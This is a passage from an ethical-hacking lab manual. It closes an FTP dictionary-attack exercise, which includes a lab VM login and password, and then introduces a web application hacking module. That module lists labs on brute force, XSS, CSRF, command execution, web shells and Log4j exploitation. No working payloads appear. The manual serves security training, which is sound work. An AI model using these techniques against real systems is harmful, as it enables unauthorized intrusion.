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



30. Switch to the **Windows 11** virtual machine Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

31. Navigate to **C:\FTP** to view the directory named **Hacked**, as shown in the screenshot:



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
32. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
33. Switch back to the **Parrot Security** virtual machine.
34. Enter **help** to view all other commands that you can use through the FTP terminal.



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
35. On completing the task, enter **quit** to exit the ftp terminal.



36. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
37. Close all open windows on both the **Parrot Security** and **Windows 11** machines.
38. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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CEH Lab Manual

Hacking Web Applications

Module 14

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objective

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools
- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning

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- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 215 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

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Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application. Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance using Nmap and Telnet	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories using Various Tools		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using ClickjackPoc		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Identify XSS Vulnerabilities in Web Applications using PwnXSS		√	√
	2.4 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.5 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
	2.6 Enumerate and Hack a Web Application using WPScan and Metasploit		√	√
	2.7 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server		√	√
	2.8 Exploit a File Upload Vulnerability at Different Security Levels		√	√

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	2.9 Gain Access by exploiting Log4j Vulnerability	√		√
3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		√
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

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Lab 1

Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

Lab Scenario

